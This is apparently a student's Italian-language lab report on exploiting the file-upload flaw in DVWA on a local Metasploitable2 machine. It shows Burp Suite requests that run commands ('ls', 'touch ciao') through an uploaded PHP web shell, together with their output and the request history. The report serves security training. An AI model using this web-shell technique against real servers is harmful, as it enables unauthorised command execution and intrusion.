S6L1

Obiettivo

L'obiettivo è sfruttare la vulnerabilità di file Upload sulla DVWA per inserimento di una shell in PHP. Essa ci permetterà tramite il metodo 'PUT' di poter utilizzare comandi all'interno del server DVWA, oggi la utilizzerò semplicemente per aggiungere un messaggio con scritto 'ciao'.

Burpsuite

Per raggiungere l'obiettivo utilizzerò il programma Burpsuite, che mi permette di intercettare e modificare le richieste HTTP.
Come prima cosa caricheremo il file sul server, e dopo aver caricato il file sul server scriveremo nell'URL: 192.168.1.161/dvwa/hackable/uploads/shell.php?cmd=ls
La richiesta 'GET' risulterà così:

Pretty Raw Hex


```
1 GET /dvwa/hackable/uploads/shell.php?cmd=ls HTTP/1.1
2 Host: 192.168.1.161
3 Accept-Language: it-IT,it;q=0.9
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.6668.71
  Safari/537.36
6 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,ima
  ge/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Accept-Encoding: gzip, deflate, br
8 Cookie: security=low; PHPSESSID=393bf0210b5fc2ff8c5bb4eb4d8de213
9 Connection: keep-alive
```

Per andare a modificare il web server, andremo a modificare la richiesta 'GET' che diventerà così:

Pretty Raw Hex

```
1 GET /dvwa/hackable/uploads/shell.php?cmd=touch+ciao HTTP/1.1
2 Host: 192.168.1.161
3 Accept-Language: it-IT,it;q=0.9
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.6668.71
  Safari/537.36
6 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,ima
  ge/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Accept-Encoding: gzip, deflate, br
8 Cookie: security=low; PHPSESSID=393bf0210b5fc2ff8c5bb4eb4d8de213
9 Connection: keep-alive
```

Il risultato finale concludendo la richiesta 'GET' sarà:




```
ciao
dvwa_email.png
shell.php
```

Di seguito inserisco la cronologia recuperata da BurpSuite

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title
1	http://192.168.1.161	GET	/			200	1124	HTML		Metasploitable2 - Linux
2	http://192.168.1.161	GET	/favicon.ico			404	515	HTML	ico	404 Not Found
3	http://192.168.1.161	GET	/dvwa/			302	482	HTML		
4	http://192.168.1.161	GET	/dvwa/login.php			200	1636	HTML	php	Damn Vulnerable We...
5	http://192.168.1.161	POST	/dvwa/login.php	✓		302	392	HTML	php	
6	http://192.168.1.161	GET	/dvwa/index.php			200	4932	HTML	php	Damn Vulnerable We...
7	http://192.168.1.161	GET	/dvwa/security.php			200	4453	HTML	php	Damn Vulnerable We...
8	http://192.168.1.161	GET	/dvwa/security.php			200	4453	HTML	php	Damn Vulnerable We...
10	http://192.168.1.161	POST	/dvwa/security.php	✓		302	426	HTML	php	
11	http://192.168.1.161	GET	/dvwa/security.php			200	4534	HTML	php	Damn Vulnerable We...
12	http://192.168.1.161	GET	/dvwa/			200	4844	HTML		Damn Vulnerable We...
13	http://192.168.1.161	GET	/dvwa/			200	4844	HTML		Damn Vulnerable We...
14	http://192.168.1.161	GET	/dvwa/vulnerabilities/upload/			200	4864	HTML		Damn Vulnerable We...
15	http://192.168.1.161	GET	/dvwa/vulnerabilities/upload/			200	4863	HTML		Damn Vulnerable We...
16	http://192.168.1.161	POST	/dvwa/vulnerabilities/upload/	✓		200	4929	HTML		Damn Vulnerable We...
17	http://192.168.1.161	GET	/dvwa/hackable/uploads/shell.php...	✓		200	268	XML	php	
18	http://192.168.1.161	GET	/dvwa/hackable/uploads/shell.php...	✓	✓	200	243	XML	php	
19	http://192.168.1.161	GET	/dvwa/hackable/uploads/shell.php...	✓		200	273	XML	php	